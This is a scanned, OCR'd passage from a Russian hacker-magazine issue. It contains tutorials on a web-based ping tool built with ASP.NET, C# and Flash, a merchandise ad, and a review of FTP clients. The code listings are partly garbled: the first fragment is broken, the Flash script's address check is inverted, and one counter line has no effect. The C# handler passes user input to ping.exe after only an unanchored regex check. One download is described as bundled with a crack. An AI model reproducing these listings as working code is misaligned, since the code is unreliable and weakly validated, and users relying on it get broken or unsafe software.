
Если использовать проги отдельно от нашей ASP.NET-страницы, то проверку форматов провести нужно обязательно!

```

gex(@"(d{1,3}).(3)(d{1,3}){1}");
if (rx.Match(address[0]).Success)
    rcpt_ip = IPAddress.Parse(address[0]);
else
    rcpt_ip = Dns.GetHostByName(address[0]).AddressList[0];
if (Ping.send_echo(rcpt_ip,5000000)) Console.WriteLine("Требуемый хост доступен");
else Console.WriteLine("Требуемый хост недоступен");
}
}
}

```

После этого отправляем пакет получателю и ждем ответа "timeout" микросекунд.



Процедура "Main" получает в качестве параметра IP-адрес или DNS-имя компа и преобразует DNS-имя в IP-адрес с помощью метода "Dns.GetHostByName". Я не стал проверять вводимые данные, так как наша ASPX-страница уже это делает, и при обращении к проге из этой страницы все адреса уже должны быть в подходящем формате (но учти, если использовать прогу отдельно от нашей ASP.NET-страницы, то проверку форматов провести нужно обязательно). В конце, используя метод "send_echo", посылаем запрос, ждем 5 секунд и пишем, доступен хост или нет. Осталось откомпилировать эту программу. Делается это с помощью компилятора C# "csc.exe" следующим образом: "**csc.exe /t:exe /out:ping.exe ping.cs**" (разумеется, без кавычек и при условии, что "ping.cs" лежит там же, где и "csc.exe", а если нет, то пишем полный путь к файлу кода). После компиляции изменяем "FileName" и "Arguments" в ASP.NET-странице и юзаем.

ОТДЫХАЙ!

Наши руки не для скуки :). Как видишь, у любой идеи всегда есть несколько реализаций - в нашем случае мы сотворили универсальный консольный преобразователь (достойное название, не так ли? :) и собственный веб-пинг. Причем все это заняло минимум времени и средств (ну, пива там всякого, чипсов). Что, в твоей тусе все еще не верят в важность ASP.NET для веб-кодинга? Тогда трепещите - мы идем к вам!



e-shop

http://www.e-shop.ru

ХАКЕР'S STUFF X

ТОВАРЫ НА БУКВУ



Футболка (GL) "Hack OFF" с логотипом "Хакер", черная

\$13.99




\$13.99

Футболка "Хакер Inside": красная



Футболка "Голубое Окно Смерти Windows"

\$13.99



Коврик для мыши "Опасно для жизни"

\$9.99

ВСЕ ЭТИ ФИШКИ ТЫ МОЖЕШЬ ЗАКАЗАТЬ
НА НАШЕМ САЙТЕ WWW.XAKER.RU,
ИЛИ ПО ТЕЛЕФОНУ: (095) 928-0360, (095) 928-6089

FLASH PING

ОДА ИНТЕРФЕЙСУ

Владимир Егоров aka Dr.NET
(vme@front.ru)
& ilich (ilich@atrus.ru)

Взялся я как-то раз пинговать всех и вся. Долго пинговал, вспотел аж. Да вот только устал я не столько от того, что трудно это занятие, а от того, что не особо красивое с эстетической точки зрения. Интерфейс не катит, короче говоря. И задумал я тогда, что неплохо было бы слегка пинг приукрасить.

Красивые штучки в нете, как это общеизвестно, в большинстве своем красочные и отнюдь не статичные.

Как разукрасить процесс своей деятельности во Flash'е, ты, я думаю, и сам в курсе.

FLASH SPEZ FX


А что же, как не Flash, скажешь ты, может справиться с такими потребностями? Вот и я про то же. Грузим прогу

На самом деле, флешка в нашем случае делать практически ничего не будет. Вся суть ее существования сводится к организации послышки запроса, получении ответа и вывода его пред твои светлы очи.

Все по порядку. Для запроса позарез надо знать, кого пингуем :). Это я тебе точно говорю. Так вот, значит, нужно текстовое поле, у которого в параметрах текста указаны "Input text" и имя переменной (допустим, "addr"). В это поле можно, и даже нужно, будет вводить IP-адрес или имя хоста пингуемого.

Что не поняли - изложи в письменной форме в двойном экземпляре.

Далее нужна какая-нибудь пимпа, ответственная за начало процесса (в принципе, можно не париться с пимпой, а отследить нажатие Enter'a - будет более похоже на виндовский пинг). Рисование кнопки доверяю всецело тебе, а покамест расскажу тебе про код, который в нее следует записать. Код:



```
on(press){
link="http://localhost/handler/ping.ashx?address="+addr;
_root.getURL(link,_blank);
_root.f=1;
}
```

При нажатии мы формируем строку урла, где обращаемся к некоторому "ping.ashx" с некоторым параметром. Хотя этот параметр не такой уж некоторый. Это не что иное, как наша строка с IP-адресом. Переменная "f" нужна, чтобы замаять чуть-чуть время, ибо ответ получится не сразу.

Тянуть время и выгавать ответ будем через клип. Он не обязательно должен быть виден во время проигрывания, в него просто достаточно вставить маленький скрипчик:

```
onClipEvent(enterFrame){
if(_root.f!=0){
_root.f=_root.f++;
};
if (_root.f>25) {
loadVariables("http://localhost/handler/output.txt");
}
}
onClipEvent(data){
if(p!="Неверный адрес!") {_root.output="Неправильный формат адреса"}
else{
_root.output=p;
}
_root.f=0;
}
```

Первым делом по событию "enterFrame" (каждый кадр) к "f" плюсуется единица. Когда переменная перевалит за 24 (при 12 кадрах в секунду это 2 секунды - нам хватит), грузим переменные их текстовика. Когда загружаются переменные, проверяем их и, если все ОК, выводим в текстовое поле "output".

Не забудь, кстати, создать это самое динамическое поле и дать ему нужное имя.



МЕГАКОД

Используем для наших целей так называемый WebHandler, который вызывается по HTTP с единственным параметром GET - адресом тестируемого узла. После обращения этот WebHandler будет создавать текстовый файл с записанным в него выводом программы ping.exe или сообщением об ошибке. Создаем уже известный нам файл "ping.ashx" (расширение *.ashx соответствует .NET WebHandler'у). В его начало пишем строку <%@ WebHandler Language="C#" Class="Ping"%>, которая говорит, что собственно содержит этот файл.

После этого пишем стандартный раздел импорта. Импортируем 7 пространств имен: "System", "System.Web", "System.Text.RegularExpressions" (для проверки адреса), "System.Net", "System.Diagnostics" (для работы с процессами), "System.IO" (для работы с файлами и вводом-выводом данных) и "System.Text" (сам не дурак:)).

Для того чтобы сделать WebHandler, мы должны создать новый класс "Ping", который реализует интерфейс IHttpHandler, содержащийся в пространстве имен "System.Web". Интерфейс IHttpHandler содержит всего одно




свойство типа bool (IsReusable) и один метод ProcessRequest(HttpContext context), который собственно и выполняет обработку запроса. Итак, создаем класс "Ping" и через двоеточие указываем, что он унаследован от интерфейса IHttpHandler. Затем создаем поле IsReusable, доступное только для чтения и содержащее значение true (данная хрень указывает, может ли другой запрос повторно использовать тот же экземпляр WebHandler'a).

Теперь реализуем метод ProcessRequest. Сначала создадим две переменные: "outputText" и "OK". В первую засунем текстовый вывод :, который будет потом записан в файл, а во вторую - покажет, все ли нормально с адресом. После этого получаем значение адреса для пинга из переменной context.Request["address"]. После этого проверяем адрес на правильность с помощью регулярного выражения "\w+([-]\w+)*(\.[a-z]+)+", которое соответствует полному доменному имени. Проверку IP-адреса будем производить с помощью метода IPAddress.Parse(string address), перехватывая возможное при вызове этого метода исключение. Если с адресом все ОК, то осталось запустить процесс "ping.exe" и перенаправить его вывод в текстовый файл.

ИНТЕГРАЦИЯ

О том, как запустить процесс и перенаправить его вывод, подробно изложено в статье про пинг через Web-интерфейс в этом же номере, так что, дабы не повторяться, скажу только, что надо создать экземпляр класса "Process". После этого указываем путь к исполняемому файлу, задаем параметры вызова и перенаправляем вывод. Запускаем процесс, получаем ответ и закрываем процесс. Осталось всего ничего - записать ответ в файл. Замечу, этот файл впоследствии, как известно, будет читаться Flash'ем, а тот, в свою очередь, тоже дурак и переменные читает только из текстовиков определенного формата.

Ответ у нас содержится в переменной "outputText". Создаем текстовый файл с помощью статического метода File.CreateText(string path), где path - локальный путь к создаваемому файлу на сервере. Этот метод возвращает экземпляр класса "StreamWriter", с помощью которого мы будем записывать данные в файл. Кстати, не забудь предоставить пользователю ASP-NET право на чтение/запись в тот каталог, где создается файл, иначе произойдет ошибка доступа.



После этого методом sw.Write(string output) записываем в файл переменную "outputText" и после этого закрываем StreamWriter. Все, WebHandler, в принципе, готов. Обращаться к нему можно из браузера, задав его виртуальный адрес на сервере с параметром "address", содержащим адрес интересующего тебя хоста, например, ["http://myhost.com/handler/ping.ashx?address=123.123.123.123"](http://myhost.com/handler/ping.ashx?address=123.123.123.123) - именно

то, что мы и формируем во Flash'е. Последние строки кода посвящены тому, что фришка getURL во Flash'е так и так вызывает отображение загружаемого УРЛА в окне браузера. Что не может не огорчать. Так вот, окно появится. Пустое, т.к. отображать нечего. И появится сообщение, желающее закрыть окно, ибо безопасность в нете дремать не должна!

Окно IE, в котором должен отображаться файл "*.ashx", появится, как ни туфья

ЛИСТИНГ

```
<%@ WebHandler Language="C#"
Class="Ping"%>
using System;
using System.Web;
using
System.Text.RegularExpressions;
using System.Net;
using System.Diagnostics;
using System.IO;
using System.Text;

public class Ping:IHttpHandler
{
    public bool IsReusable
    {
        get {return true;}
    }
    public void
ProcessRequest(HttpContext context)
    {
        string outputText;
        bool OK = false;
        string address =
context.Request["address"];
        Regex rx = new Regex(@"\w+([-
.]\w+)*(\.[a-z]+)+");
        if (rx.Match(address).Success) OK =
true;
        else try {
            IPAddress.Parse(address);
            OK = true;
        }
        catch (Exception) {OK = false;}
        if (OK) {
            Process p = new Process();
            p.StartInfo.UseShellExecute = false;
            p.StartInfo.RedirectStandardOutput
            = true;
            p.StartInfo.FileName =
"d:\\winnt\\system32\\ping.exe";
            p.StartInfo.Arguments = address+"
n 1";
            p.Start();
            outputText =
"p=\""+p.StandardOutput.ReadToEnd()+"\"";
            p.WaitForExit();
            p.Dispose();
        }
        else outputText = "p=\"Неверный
адрес!\"";
        FileStream fs =
File.Create("D:\\inetpub\\wwwroot\\Ha
ndler\\output.txt");
        StreamWriter sw = new
StreamWriter(fs,Encoding.GetEncodi
ng(1251));
        sw.Write(outputText);
        sw.Close();
        fs.Close();
        context.Response.ContentType="text
/html";
        context.Response.Write("<html><head>
<script
language=\"javascript\">self.close()
</script></head></html>");
    }
}
```

Удели особое внимание правкам доступа к текстовику!

ЗАЛИВАЕМ С УСПЕХОМ

ОБЗОР ЛУЧШИХ FTP-КЛИЕНТОВ

Скрыпников Сергей
aka Slam
(sergey@soobcha.org)

Вот ты читаешь наш цикл спецов по Web-строительству, и, наверное, у тебя рано или поздно возникнет вопрос: "А как же я все свое хозяйство смогу залить на сервер?". Если я хоть чуточку прав, то эта статья нацелена на тебя.



Если ты уже крутой веб-мастер, то, я думаю, тебе будет интересно увидеть сравнительный анализ лучших, по мнению Spez-Crew, FTP клиентов, и, возможно, ты поменяешь свой любимый FAR на что-нибудь более креативное :).

ЧТО ТАКОЕ FTP И С ЧЕМ ЕГО ЕДЯТ

FTP (File Transfer Protocol) - протокол передачи файлов. FTP используется для передачи файлов с одной машины на другую (естественно, если ты таскаешь болванки от своих грузей, то твои "побеги" никак нельзя назвать FTP). При использовании FTP следует помнить некоторые особенности этого сервиса, прямо вытекающие из той операционной системы, где он возник, - UNIX. Любой FTP-сервер всегда требует авторизации пользователя. Практически каждый FTP-сервер предоставляет так называемый анонимный вход (другое название этого сервиса - анонимный FTP).

Теперь немного рассмотрим основные настройки FTP клиентов, чтобы ты потом не бомбил мой мыл чайниковскими вопросами.

- 1) Profile Name - введи любое название профиля, например, MyCoolSite, в дальнейшем ты просто выберешь данный профиль, и тебе не придется по 10 раз вводить одни и те же настройки.
- 2) Host Name/Address - адрес удаленного компьютера, например, ftp.nika.dlm.ru.
- 3) User ID - твой логин.
- 4) Password - действительно нужно пояснять?!
- 5) Connection Retry - сколько раз твой FTP клиент будет пытаться соединиться с сервером (я обычно ставлю 10).
- 6) Network Timeout - сколько времени ждать ответа от сервера (30 секунд будет достаточно).
- 7) Remote Port - порт, к которому следует подключаться на сервер, по умолчанию 21.

Теперь, я думаю, ты без проблем настроишь любой FTP клиент (об особенностях настройки я расскажу отдельно).


Ну, а когда ты в курсе все гел, приступим непосредственно к рассмотрению FTP клиентов.

CuteFTP v4.2

Размер: 1617 Кб


Качать: <http://www.woweb.ru/cgi-bin/catalog/goto.cgi?c=111&id=1025302402&a=load> (вместе с программой идет лякарство :)).

Одна из лидирующих программ среди FTP клиентов. Для начала работы тебе достаточно нажать на кнопку Quick Connect на панели инструментов либо



Сразу после загрузки

просто запомнить комбинацию [CTRL]+[F4]. В появившемся окошке нужно будет ввести непосредственно сам хост, логин, пароль и порт, по кото-



Настраиваем планировщик


В этой рубрике: обзоры, тесты, описание и настройки софта по теме номера. Инструментарий разработчиков, полезные утилиты, специализированное и прикладное ПО из всех областей компьютерной жизнедеятельности.

Content:

Заливаем с успехом	56
Ручной кодирование с удобствами	60
Notepad must die	64
WAПерация	68
Radmin как веб-тулза	72

рому следует подключаться (по умолчанию - это 21). Если нажать на Settings, то ты можешь выбрать, как CuteFTP должен заходить на сервер: анонимно или нормально. Что не понравилось при работе, так это невозможность загружать файлы в фоновом режиме :(Хотя и для такой проблемы есть решение - просто запусти несколько копий программы, и все станет прекрасно.

Ты можешь давать указания программе таким образом, чтобы она либо сразу их выполняла, либо ставила в специальную оче-



Ищем файлы

редь и потом, когда ты полностью определишься со списком задач, начинала их выполнять. По окончании заливки файлов прога может разорвать соединение, закрыть сама себя, разорвать связь с Internet, выключить компьютер (очень удобно, когда ты настраиваешь программу, чтобы она заливала файлы на твой сайт, а сам идешь спать) или закончить работу текущего пользователя. Очень полезной возможностью CuteFTP является возможность передачи файлов между двумя серверами без скачивания файлов к себе на винт, то есть ты просто открываешь две копии программы и с одного окошка мышью перетаскиваешь файл в другое. Все остальное делается без твоего вмешательства, только учти - чтобы заюзать такую фишку, необходимо, чтобы оба сервера поддерживали такой способ передачи файла. Если во время заливки у тебя разорвалось соединение с Интернетом (ты ведь на Dial-Up'e сидишь, да?), то после его возобновления файлы начнут докачиваться сами.

Ты часто обновляешь инфу на своем сайте? Тогда тебе поможет такая возможность, как сравнение удаленного каталога с твоим - локальным.

Система Smart Keep Alive (SKA) позволяет нагудить FTP-сервер и не позволить ему оборвать соединение из-за отсутствия каких-

Как выглядит URL для FTP-сервера?

Для указания какого-либо ресурса в Сети используется URL (Uniform Resource Locator) - ты не раз его применял, набирая в строке браузера заветные слова `http://www.xaker.ru...` FTP-сервера также являются ресурсами сети, и для подключения к ним через WWW-браузер необходимо использовать несколько видоизмененную форму URL:

`ftp://имя_пользователя:пароль@адрес_FTP-сервера:порт/путь_к_файлу`

Для использования анонимного FTP URL выглядит намного проще: `ftp://адрес_FTP-сервера/путь_к_файлу`

либо действий со стороны клиента в течение некоторого времени. Очень полезно, когда ты часто отвлекаешься от основного занятия :). Есть возможность работы с макросами - очень полезно, когда ты часто выполняешь одни и те же действия. С помощью CuteFTP можно искать файлы в сети, и, кстати, эта функция сделана очень хорошо. Как только ты попытаешься загрузить определенный файл с сервера, то прога автоматически находит такие же файлы, но на других серверах, и если вдруг произойдет сбой при заливании с определенного сервера, CuteFTP переключится на скачивание данного файла с другого сервера.

Итог: 5. Подойдет любому - и новичку, и профи.


Total Commander v5.51.

Размер: 1365 Кб.


Качать: <ftp://ftp.planetmirror.com/pub/winsite/winxp/dskutil/tcmd51.exe>

Для начала работы со встроенным FTP клиентом достаточно нажать [CTRL]+[F]. Теперь жми New Connection и в появившемся окне вводи необходимые данные, как то: Session - название

сессии (сделано для того, чтобы ты по двадцать пять раз не вводил одну и ту же инфу, можешь вводить что душе угодно, например, MyPornoServer ;)); Host name:(Port) - непосредственно название сервера, куда мы будем заливать файлы, через двоеточие можно указать порт, если он отличается от стандартного. Думаю, объяснять, что вводить в User name и в Password не стоит; Remote dir - это директория, которая будет открываться сразу на удаленном сервере (например, при частой заливке перл скриптов целесообразно указать CGI-BIN); Local dir - аналогично, но на твоём компьютере. Обрати внимание на то, что хранить пароли здесь небезопасно :). Дело




Настраиваем соединение



Собственно Total Commander

FlashXP знаменит тем, что несмотря на собственную молодость умудрился сильно потеснить RenANG у винтах продвинутых юзеров



Неплохой список, да?

в том, что все эти пароли, хоть и не в открытом, а в зашифрованном виде хранятся в файле настройки `wsc_ftp.ini`, и получив доступ к этому файлу, чел получает доступ ко всем твоим FTP-серверам.

Полезная фишка присутствует в виде синхронизации локального и удаленного каталогов, очень удобно, когда файлов много, и изменения происходят во многих из них (для заюзанья - в меню найди команду "синхронизировать директорию"). Также присутствуют макросы, возможность изменять права доступа к файлу (выделяем файл, ждем [Ctrl] + [Enter]) или сразу к группе файлов (выделяем несколько файлов и в меню ищем команду "Изменить атрибуты"). Как и в предыдущей программе, ты можешь скачать файлы с одного сервера на другой без перекачки файлов себе на комп (очень помогает, когда у тебя много зеркал, и каждое нужно обновлять одновременно с другими). Кстати, заметь, что скорость скачивания с сервера твоего провайдера обычно выше, чем с других серваков; так вот, тут можно повернуть такую фишку - сначала скачиваешь необходимое файло на сервак к прову (договариваешься с админом \ покупаешь хостинг), а потом уже оттуда качаешь себе на комп с более высокой скоростью.

В общем получился очень неплохой встроенный FTP клиент, и если ты уже давно забил на проводник и юзаешь что-то более продвинутое и функциональное, то останавливайся именно на этой программе.

Итог: Если ты любишь альтернативу проводнику, то ставь ТС и


юзай его в качестве FTP клиента. 4 (хор).

ASONA FTP 1.01

Размер: 444 Кб

Качать: <http://www.esalesbiz.com/netware/download/asonaftp.exe>

Если ты хочешь сразу начать работать, то на правой панели жми "Новый сервер" либо выбери такую команду в меню. Появится окошко, в котором потребуется ввести необходимые данные. Думаю, ты уже и сам должен понимать, что и куда вводить (настройки полностью идентичны настройкам предыдущих программ, но еще и на русском языке!). И твой сервер сразу добавляется в список уже существующих, что очень и очень удобно. Да, кстати, серверов, идущих по умолчанию, приличное количество, почти на все случаи жизни. Больше не бугу тебе парить мозги, так как эта программа обладает возможностями всех вышеперечисленных,




Лидер собственной персоной

а лишь отмечу те возможности, которые могут реально пригодиться в повседневной жизни.

ASONA FTP поймет правильно адрес, даже если ты настроишь соединение в любом из перечисленных форматов:

```
ftp.hostname.com
ftp://ftp.hostname.com
user@ftp.hostname.com/folder
ftp://user:password@ftp.hostname.com:port/folder
ftp://user@ftp.hostname.com:port/folder
ftp://user@ftp.hostname.com
ftp://user@ftp.hostname.com:port
http://ftp.hostname.com
```

Иногда директории на сервере бывают скрыты, поэтому тебе может пригодиться опция изменения директории на сервере.



Нет ничего сложного...

Удобной функцией, на мой взгляд, является - drag-and-drop. Имеется поддержка Proxy, Firewall, SOCKS 4, 4.5 и 5.

Настройки программы дают возможность автоматически определить параметры передачи файлов - ascii или binary в зависимости от типа файлов и от настроенного списка их расширений. Все команды и операции программы могут протоколироваться в заданном тобой лог файле.

Вот так тебе может ответить FTP сервер:

Код	Описание	Код	Описание
120	Готов обслуживать через nnn минут	350	Требуется действие для файла, ожидается дальнейшая информация
125	Связь установлена, начало передачи	421	Сервис не доступен. Соединение закрыто.
150	Устанавливается связь	425	Не возможно начать передачу данных
200	ОК	426	Соединение закрыто. Трансфер файлов прерван
202	Команда не осуществима на данном сайте	450	Не получено нужное действие для файла
211	Статус системы	451	Требуемое действие прервано. Локальная ошибка в обработке
212	Статус каталога	452	Не получено требуемого действия. Недостаточно места в системе.
213	Статус файла	500	Ошибка синтаксиса
214	Помощь. Этот ответ полезен только для человека	501	Ошибка синтаксиса в параметрах или аргументах
215	ИМЯ типа системы. Где ИМЯ - официальное название системы от списка в Assigned Numbers document.	502	Команда неосуществима
220	Готовность обслуживать нового пользователя	503	Плохая последовательность команд
221	Сервис закрывает соединение	504	Команда неосуществима для данного параметра
225	Соединение открыто. Никакого трафика.	530	Не зарегистрирован
226	Соединение закрыто. Требуется действие для работы с файлами	532	Нужен аккаунт для хранения файлов
227	Вход в пассивный режим (h1, h2, h3, h4, p1, p2)	550	Файл недоступен (например, файл не найден, нет доступа)
230	Пользователь подсоединен	551	Требуемое действие прервано. Неизвестный тип страницы
250	Готово	552	Превышен лимит для директории
257	"PATHNAME" создано		
331	Логин подходит, требуется пароль		
332	Нужен аккаунт для входа		

Итог: Хорошая программа. Если ты только начинающий веб-мастер, то она как раз для тебя.

FlashFXP v 2.0 (b906)

Размер: 2114 Кб

Качать: http://www.flashfxp.ws/zip/FlashFXP_2_Setup.exe

Этот клиент означает тем, что несмотря на собственную молодость умудрился сильно потеснить КутФТП на винтах продвинутых юзеров.

Основные отличия новой версии:

- добавлена поддержка SSL/TLS;

- расширена функциональность (добавлены новые опции, добавлена поддержка 4- и 5-кнопочных мышей, добавлены новые управляющие элементы инструментальной панели и прочее);

- добавлена возможность защиты паролем FlashFXP от доступа к программе других лиц;

- расширен набор команд для командной строки;

- реализована стопроцентная совместимость с Windows XP;

